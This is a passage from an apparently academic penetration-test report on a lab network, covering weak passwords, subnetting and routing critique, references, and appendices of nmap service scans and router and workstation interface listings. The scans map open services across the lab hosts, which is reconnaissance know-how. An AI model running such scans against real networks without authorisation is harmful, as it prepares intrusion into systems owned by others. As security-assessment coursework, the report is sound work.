All the passwords that found by the tester were non-complex and with length less than 6 characters. This makes them insecure and easy to crack. The issue is made even more problematic by other vulnerabilities that were found which could be abused if an insecure password has been used such as the one described in Section 4.6. It is strongly advised that all passwords are strengthened. This typically means using having a password that is at least 12 characters long, contains a combination of uppercase and lowercase letters, numbers, and special characters, and avoiding the use of easily guessable information such as personal details and common words.

5. NETWORK DESIGN CRITICAL EVALUATION

5.1 NETWORK DESIGN

The network was missing an IDS (Intrusion Detection System). An IDS is used to automatically analyse traffic in the network to alert the network administrators of any suspected attacks, which would also get logged and tracked. (Check Point Software, n.d)

All devices are physically connected using ethernet, which is good for security, but also makes it hard for the users to connect their personal devices to the network. To resolve this issue a WAP (Wireless Access Point) could be added.

The firewall was configured and effected at blocking traffic to the LAN from the WAN. The DMZ was also correctly setup to allow access to Webserver 2 without exposing the rest of the LAN behind the firewall.

5.2 SUBNETTING RECOMMENDATIONS

- The network consists of 11 subnets. The subnets connecting the routers are correctly using the 255.255.255.252 subnet mask, which contains only 2 usable hosts and as such is not leading to wasted IP addresses and is preventing unauthorised devices from getting in the subnet and snooping traffic from the routers. An exception to this is the 192.168.0.96/27 subnet which is used on the connection between Router 4 and the firewall. It has 30 usable hosts and as such is not a good choice for this connection, because it is leading to a waste of 28 IP addresses.

- Subnets 192.168.0.32/27, 192.168.0.64/27, 192.168.0.128/27, and 192.168.0.192/27 that are used for the workstation allow up to 30 usable hosts which is good for expansion purposes if such a high number of machines is required. However, if it is not expected to need a lot of workstations some of those subnets could be reduced to a smaller type such as /28 (allows up to 14 hosts) or /29 (allows up to 6 hosts).

- Subnet 13.13.13.0/24 could cause IP conflicts to occur if the network is connected to the internet since it not reserved for private usage. It is also unnecessary large allowing up to 254 hosts. A better choice would be a smaller private address such as 10.0.0.0/27 or to a VLSM subnet which would be freed up if one of the workstation subnets is made smaller.

- Subnet 172.16.221.0/24 is used for the webserver. This subnet allows up to 254 hosts which is too much. It would be better if it uses the 192.168.0.96/27 subnet that would be available if the subnet for the connection between Router 4 and the Firewall is changed. It could also use one of the subnets which will be freed up if the workstation subnets are made smaller

5.3 ROUTING CONFIGURATION

The routes were setup using the link state routing protocol OSPF. This protocol has the advantage that it provides the routers with complete knowledge of the topology. Using that knowledge and the Shortest Path First or Dijkstra's path finding algorithm it calculates the most efficient path for traffic to reach its destination. (Price-Evans, n.d)

6. CONCLUSIONS

After conducting a thorough network penetration test, it was identified that the target network had several vulnerabilities and misconfigurations that could be exploited by malicious actors. However, it is important to note that these issues can easily be remedied with proper configuration and patching.

Overall, it is recommended that the network administrators take immediate action to address these vulnerabilities and misconfigurations to ensure the security and integrity of the network. Regular penetration testing and vulnerability assessments should also be conducted to proactively identify and address any future security threats.

7. REFERENCES

Abela, R. (2017) *Shellshock "bash bug" vulnerability explained, Invicti*. Available at: https://www.invicti.com/blog/web-security/cve-2014-6271-shellshock-bash-vulnerability-scan/ (Accessed: January 6, 2023).

Check Point Software (no date) *What is an intrusion detection system (IDS)?, Check Point Software*. Check Point Software. Available at: https://www.checkpoint.com/cyber-hub/network-security/what-is-an-intrusion-detection-system-ids/ (Accessed: January 7, 2023).

Jančis, M. (2022) *How to create a strong password (with examples) | Cybernews*. Available at: https://cybernews.com/best-password-managers/how-to-create-a-strong-password/ (Accessed: January 7, 2023).

Netgate Docs (no date) *Default username and password¶, User Management and Authentication - Default Username and Password | pfSense Documentation*. Available at: https://docs.netgate.com/pfsense/en/latest/usermanager/defaults.html (Accessed: January 6, 2023).

Price-Evans, I. (no date) *What is Open shortest path first (OSPF)?, Metaswitch*. Available at: https://www.metaswitch.com/knowledge-center/reference/what-is-open-shortest-path-first-ospf (Accessed: January 7, 2023).

revshells (no date) *Online - reverse shell generator, Online - Reverse Shell Generator*. Available at: https://www.revshells.com/ (Accessed: January 6, 2023).

VyOS (no date) *Getting started, Getting Started - OrionVM Documentation*. Available at: https://docs.orionvm.com/vyos/getting-started/ (Accessed: January 6, 2023).

8. APPENDICES

8.1 NMAP SCANS

To prevent the servers from being easily discoverable a firewall could be implemented that would block the scan from working properly.

```
root@kali:~# nmap -sV 192.168.0.32/27
Starting Nmap 7.80 ( https://nmap.org ) at 2023-01-08 23:50 EST
Nmap scan report for 192.168.0.33
Host is up (0.0015s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.34
Host is up (0.0022s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp  open  rpcbind 2-4 (RPC #100000)
2049/tcp open  nfs_acl 2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 32 IP addresses (2 hosts up) scanned in 33.33 seconds
root@kali:~#
```

Figure 8.1: Nmap scan results of 192.168.0.32/27

```
root@kali:~# nmap -sV 192.168.0.64/27
Starting Nmap 7.80 ( https://nmap.org ) at 2023-01-09 00:28 EST
Nmap scan report for 192.168.0.66
Host is up (0.0069s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp  open  rpcbind 2-4 (RPC #100000)
2049/tcp open  nfs_acl 2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/
Nmap done: 32 IP addresses (1 host up) scanned in 21.40 seconds
```

Figure 8.2: Partial Nmap scan results of 192.168.0.64/27

```
root@kali:~# nmap -sV -e tun1 192.168.0.64/27
Starting Nmap 7.80 ( https://nmap.org ) at 2023-01-08 18:06 EST
Nmap scan report for 192.168.0.65
Host is up (0.011s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.66
Host is up (0.011s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp  open  rpcbind 2-4 (RPC #100000)
2049/tcp open  nfs_acl 2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 32 IP addresses (2 hosts up) scanned in 33.78 seconds
root@kali:~#
```

Figure 8.3 Full Nmap scan results of 192.168.0.64/27

```
root@kali:~# nmap -sV  -e tun1 192.168.0.96/27
Starting Nmap 7.80 ( https://nmap.org ) at 2023-01-08 18:14 EST
Nmap scan report for 192.168.0.97
Host is up (0.0098s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.98
Host is up (0.0062s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE VERSION
53/tcp   open  domain  (generic dns response: REFUSED)
80/tcp   open  http    nginx
2601/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2604/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2605/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
1 service unrecognized despite returning data. If you know the service/version,
SF-Port53-TCP:V=7.80%I=7%D=1/8%Time=63BB4E64%P=x86_64-pc-linux-gnu%r(DNSVe
SF:rsionBindReqTCP,E,"\0\x0c\0\x06\x81\x05\0\0\0\0\0\0\0\0")%r(DNSStatusRe
SF:questTCP,E,"\0\x0c\0\0\x90\x05\0\0\0\0\0\0\0\0");

Service detection performed. Please report any incorrect results at https://nmap
Nmap done: 32 IP addresses (2 hosts up) scanned in 44.92 seconds
root@kali:~#
```

Figure 8.4: Nmap scan results of 192.168.0.96/27

```
root@kali:~# nmap -sV 192.168.0.128/27
Starting Nmap 7.80 ( https://nmap.org ) at 2023-01-09 00:36 EST
NSOCK ERROR [29.3740s] mksock_bind_addr(): Bind to 0.0.0.0:22 failed (IOD #6): Address already in use (98)
Nmap scan report for 192.168.0.129
Host is up (0.0027s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.130
Host is up (0.0037s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp  open  rpcbind 2-4 (RPC #100000)
2049/tcp open  nfs_acl 2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 32 IP addresses (2 hosts up) scanned in 33.48 seconds
root@kali:~#
```

Figure 8.5: Nmap scan results of 192.168.0.128/27

```
root@kali:~# nmap -sV 192.168.0.192/27
Starting Nmap 7.80 ( https://nmap.org ) at 2022-11-07 10:02 EST
Nmap scan report for 192.168.0.193
Host is up (0.00071s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE    VERSION
22/tcp  open  ssh        OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
MAC Address: 00:15:5D:00:04:05 (Microsoft)
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.0.199
Host is up (0.00033s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
2179/tcp open  vmrdp?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:00:04:01 (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.0.210
Host is up (0.00067s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp  open  rpcbind 2-4 (RPC #100000)
2049/tcp open  nfs_acl 2-3 (RPC #100227)
MAC Address: 00:15:5D:00:04:04 (Microsoft)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.0.200
Host is up (0.0000060s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH 8.1p1 Debian 1 (protocol 2.0)
3389/tcp open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 32 IP addresses (4 hosts up) scanned in 67.50 seconds
```

Figure 8.6: Nmap scan results of 192.168.0.192/27

```
root@kali:~# nmap -sV 192.168.0.224/30
Starting Nmap 7.80 ( https://nmap.org ) at 2022-11-07 10:09 EST
Nmap scan report for 192.168.0.225
Host is up (0.00046s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE    VERSION
22/tcp  open  ssh        OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.0.226
Host is up (0.0012s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Service Info: Host: vyos; Device: router

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 4 IP addresses (2 hosts up) scanned in 32.75 seconds
```

Figure 8.7: Nmap scan results of 192.168.0.224/30

```
root@kali:~# nmap -sV 192.168.0.228/30
Starting Nmap 7.80 ( https://nmap.org ) at 2022-11-07 10:10 EST
Nmap scan report for 192.168.0.229
Host is up (0.0013s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.230
Host is up (0.0018s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Service Info: Host: vyos; Device: router

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 4 IP addresses (2 hosts up) scanned in 32.79 seconds
```

Figure 8.8: Nmap scan results of 192.168.0.228/30

```
root@kali:~# nmap -sV 192.168.0.232/30
Starting Nmap 7.80 ( https://nmap.org ) at 2023-01-06 08:38 EST
Nmap scan report for 192.168.0.233
Host is up (0.0025s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Service Info: Host: vyos; Device: router

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 4 IP addresses (1 host up) scanned in 33.32 seconds
```

Figure 8.9: Partial Nmap scan results of 192.168.0.232/30

```
root@kali:~# nmap -sV -e tun0 192.168.0.232/30
Starting Nmap 7.80 ( https://nmap.org ) at 2023-01-06 20:07 EST
Nmap scan report for 192.168.0.233
Host is up (0.0048s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.234
Host is up (0.0036s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE VERSION
53/tcp   open  domain  (generic dns response: NOTIMP)
80/tcp   open  http    nginx
2601/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2604/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2605/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
1 service unrecognized despite returning data. If you know the service/version, pl
SF-Port53-TCP:V=7.80%I=7%D=1/6%Time=63B8C5FD%P=x86_64-pc-linux-gnu%r(DNSVe
SF:rsionBindReqTCP,20,"\0\x1e\0\x06\x81\x85\0\x01\0\0\0\0\0\0\x07version\x
SF:04bind\0\0\x10\0\x03")%r(DNSStatusRequestTCP,E,"\0\x0c\0\0\x90\x04\0\0\
SF:0\0\0\0\0\0");

Service detection performed. Please report any incorrect results at https://nmap.
Nmap done: 4 IP addresses (2 hosts up) scanned in 44.26 seconds
```

Figure 8.10: Full Nmap scan results of 192.168.0.232/30

```
root@kali:~# nmap -sV 192.168.0.240/30
Starting Nmap 7.80 ( https://nmap.org ) at 2023-01-06 09:21 EST
Nmap scan report for 192.168.0.242
Host is up (0.0052s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http    Apache httpd 2.4.10 ((Unix))
111/tcp open  rpcbind 2-4 (RPC #100000)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figure 8.11; Partial Nmap scan results of 192.168.0.240/30

```
root@kali:~# nmap -sV -e tun0 192.168.0.240/30
Starting Nmap 7.80 ( https://nmap.org ) at 2023-01-06 20:12 EST
Nmap scan report for 192.168.0.241
Host is up (0.0053s latency).
Not shown: 999 filtered ports
PORT   STATE SERVICE VERSION
53/tcp open  domain  (generic dns response: NOTIMP)
1 service unrecognized despite returning data. If you know the service/version, please submit
SF-Port53-TCP:V=7.80%I=7%D=1/6%Time=63B8C728%P=x86_64-pc-linux-gnu%r(DNSVe
SF:rsionBindReqTCP,20,"\0\x1e\0\x06\x81\x85\0\x01\0\0\0\0\0\0\x07version\x
SF:04bind\0\0\x10\0\x03")%r(DNSStatusRequestTCP,E,"\0\x0c\0\0\x90\x04\0\0\
SF:0\0\0\0\0\0");

Nmap scan report for 192.168.0.242
Host is up (0.0070s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http    Apache httpd 2.4.10 ((Unix))
111/tcp open  rpcbind 2-4 (RPC #100000)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 4 IP addresses (2 hosts up) scanned in 40.36 seconds
```

Figure 8.12: Nmap scan results of 192.168.0.240/30

```
root@kali:~# nmap -sV 172.16.221.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2023-01-09 00:39 EST
Nmap scan report for 172.16.221.16
Host is up (0.00059s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE    VERSION
22/tcp  open  ssh        OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 172.16.221.237
Host is up (0.0011s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE  VERSION
80/tcp  open  http     Apache httpd 2.2.22 ((Ubuntu))
443/tcp open  ssl/http Apache httpd 2.2.22 ((Ubuntu))

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (2 hosts up) scanned in 62.57 seconds
root@kali:~#
```

Figure 8.13: Nmap scan results of 172.16.221.0/24

```
root@kali:~# nmap -sV -e tun0 13.13.13.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2023-01-08 23:58 EST
Nmap scan report for 13.13.13.12
Host is up (0.0029s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp  open  rpcbind 2-4 (RPC #100000)
2049/tcp open  nfs_acl 2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 13.13.13.13
Host is up (0.0035s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (2 hosts up) scanned in 57.78 seconds
root@kali:~#
```

Figure 8.14: Nmap scan results of 13.13.13.0/24

8.2 HOST INTERFACES

8.2.1 ROUTER 1

```
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth1             192.168.0.225/30                  u/u
eth2             172.16.221.16/24                  u/u
eth3             192.168.0.193/27                  u/u
lo               127.0.0.1/8                       u/u
                 1.1.1.1/32
                 ::1/128
vyos@vyos:~$
```

Figure 8.15: Router 1 Interfaces

8.2.2 ROUTER 2

```
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth1             192.168.0.33/27                   u/u
eth2             192.168.0.229/30                  u/u
eth3             192.168.0.226/30                  u/u
lo               127.0.0.1/8                       u/u
                 2.2.2.2/32
                 ::1/128
vyos@vyos:~$
```

Figure 8.16: Router 2 Interfaces

8.2.3 ROUTER 3

```
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth1             192.168.0.129/27                  u/u
eth2             192.168.0.233/30                  u/u
eth3             192.168.0.230/30                  u/u
lo               127.0.0.1/8                       u/u
                 3.3.3.3/32
                 ::1/128
vyos@vyos:~$
```

Figure 8.17: Router 3 Interfaces

8.2.4 ROUTER 4

```
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth1             192.168.0.65/27                   u/u
eth2             192.168.0.97/27                   u/u
lo               127.0.0.1/8                       u/u
                 4.4.4.4/32
                 ::1/128
vyos@vyos:~$
```

Figure 8.18: Router 4 Interfaces

8.2.5 FIREWALL



Figure 8.19: Firewall Interfaces

8.2.6 WORKSTATION 1

```
xadmin@xadmin-virtual-machine:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:15:5d:00:04:04
          inet addr:192.168.0.210  Bcast:192.168.0.223  Mask:255.255.255.224
          inet6 addr: fe80::215:5dff:fe00:404/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4338 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1540 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:332133 (332.1 KB)  TX bytes:173034 (173.0 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:309 errors:0 dropped:0 overruns:0 frame:0
          TX packets:309 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:23865 (23.8 KB)  TX bytes:23865 (23.8 KB)

xadmin@xadmin-virtual-machine:~$
```

Figure 8.20: Workstation 1 Interfaces

8.2.7 WORKSTATION 2

```
root@xadmin-virtual-machine:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:15:5d:00:04:10
          inet addr:192.168.0.34  Bcast:192.168.0.63  Mask:255.255.255.224
          inet6 addr: fe80::215:5dff:fe00:410/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:10297 errors:0 dropped:0 overruns:0 frame:0
          TX packets:6617 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1179755 (1.1 MB)  TX bytes:1055368 (1.0 MB)

eth1      Link encap:Ethernet  HWaddr 00:15:5d:00:04:11
          inet addr:13.13.13.12  Bcast:13.13.13.255  Mask:255.255.255.0
          inet6 addr: fe80::215:5dff:fe00:411/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2556 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2226 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:416145 (416.1 KB)  TX bytes:314090 (314.0 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:348 errors:0 dropped:0 overruns:0 frame:0
          TX packets:348 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:27320 (27.3 KB)  TX bytes:27320 (27.3 KB)

root@xadmin-virtual-machine:~#
```

Figure 8.21: Workstation 2 Interfaces

8.2.8 WORKSTATION 3

```
eth0      Link encap:Ethernet  HWaddr 00:15:5d:00:04:0f
          inet addr:13.13.13.13  Bcast:13.13.13.255  Mask:255.255.255.0
          inet6 addr: fe80::215:5dff:fe00:40f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:5410 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3604 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:464131 (464.1 KB)  TX bytes:476205 (476.2 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:590 errors:0 dropped:0 overruns:0 frame:0
          TX packets:590 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:47881 (47.8 KB)  TX bytes:47881 (47.8 KB)

xadmin@xadmin-virtual-machine:~$
```

Figure 8.22: Workstation 3 Interfaces

8.2.9 WORKSTATION 4

```
xadmin@xadmin-virtual-machine:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:15:5d:00:04:15
          inet addr:192.168.0.130  Bcast:192.168.0.159  Mask:255.255.255.224
          inet6 addr: fe80::215:5dff:fe00:415/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:183 errors:0 dropped:0 overruns:0 frame:0
          TX packets:111 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:20025 (20.0 KB)  TX bytes:18533 (18.5 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:281 errors:0 dropped:0 overruns:0 frame:0
          TX packets:281 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:21453 (21.4 KB)  TX bytes:21453 (21.4 KB)

xadmin@xadmin-virtual-machine:~$
```

Figure 8.23: Workstation 4 Interfaces

8.2.10 WORKSTATION 5

```
root@xadmin-virtual-machine:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:15:5d:00:04:1c
          inet addr:192.168.0.66  Bcast:192.168.0.95  Mask:255.255.255.224
          inet6 addr: fe80::215:5dff:fe00:41c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:780254 errors:0 dropped:0 overruns:0 frame:0
          TX packets:783839 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:90540875 (90.5 MB)  TX bytes:76384990 (76.3 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:402 errors:0 dropped:0 overruns:0 frame:0
          TX packets:402 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:30937 (30.9 KB)  TX bytes:30937 (30.9 KB)

root@xadmin-virtual-machine:~#
```

Figure 8.24: Workstation 5 Interfaces

8.2.11 WEBSERVER 1

```
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 00:15:5d:00:04:08 brd ff:ff:ff:ff:ff:ff
    inet 172.16.221.237/24 brd 172.16.221.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::215:5dff:fe00:408/64 scope link
       valid_lft forever preferred_lft forever
```

Figure 8.15: Webserver 1 Interfaces

8.2.12 WEBSERVER 2

```
root@xadmin-virtual-machine:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:15:5d:00:04:19
          inet addr:192.168.0.242  Bcast:192.168.0.243  Mask:255.255.255.252
          inet6 addr: fe80::215:5dff:fe00:419/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1018744 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1578735 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:217333173 (217.3 MB)  TX bytes:216072094 (216.0 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
